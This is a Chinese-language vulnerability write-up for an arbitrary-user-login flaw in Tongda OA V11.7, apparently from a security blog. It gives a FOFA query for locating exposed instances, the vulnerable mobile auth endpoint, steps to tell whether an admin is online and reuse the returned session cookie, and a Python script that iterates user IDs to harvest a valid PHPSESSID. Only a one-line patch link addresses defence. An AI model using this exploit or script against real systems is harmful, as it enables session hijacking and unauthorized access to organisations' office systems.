
## 0x00前言

通达OA V11.7版本存在这个任意用户登录漏洞，该漏洞需要管理员在线才可以登录系统，另外一个方面就是编译在线的uid值进行判断。

具体fofa语法放在下面：

app="TDXK-通达OA"




## 0x01在线用户判断


访问：

[http：// xxx。](http://127.0.0.1/mobile/auth_mobi.php?isAvatar=1&uid=1&P_VER=0" \o "" \t "https://www.adminxe.com/_blank) [xxx 。](http://127.0.0.1/mobile/auth_mobi.php?isAvatar=1&uid=1&P_VER=0" \o "" \t "https://www.adminxe.com/_blank) [xxx 。](http://127.0.0.1/mobile/auth_mobi.php?isAvatar=1&uid=1&P_VER=0" \o "" \t "https://www.adminxe.com/_blank) [xxx /mobile/auth\_mobi.php?isAvatar=1&uid=1&P\_VER=0](http://127.0.0.1/mobile/auth_mobi.php?isAvatar=1&uid=1&P_VER=0" \o "" \t "https://www.adminxe.com/_blank)

如果页面时空白的，则说明管理员在线，即可以利用




如果显示RELOGIN，则不可以利用



## 0x02任意用户登录

获取到uid = 1的cookie



PHPSESSID=cgjuu4kohb2ntpha8inia7e4q2

同时访问即可进行登录后台：http://127.0.0.1/general/



## 0x03 POC检测脚本

通过遍历uid的值，判断用户是否上线过，实现任意用户登录

import requests

from bs4 import BeautifulSoup

import sys

import re

url = sys.argv[1]

for i in range(1,10000):

try :

vuln\_url = url + "/mobile/auth\_mobi.php?isAvatar=1&uid="+str(i)+"&P\_VER=0"

resp = requests.get(vuln\_url)

soup = BeautifulSoup(resp.text,'html.parser')

if 'RELOGIN' in soup.get\_text():

print("不存在")

else:

PHPSESSION = re.findall(r'PHPSESSID=(.\*?);', str(resp.headers))

print('uid='+str(i)+"在线"+"对应的COOKIE值是：PHPSESSID="+str(PHPSESSION[0]))

break

except:

break

## 0x04 修复建议

更新补丁，https://www.tongda2000.com/download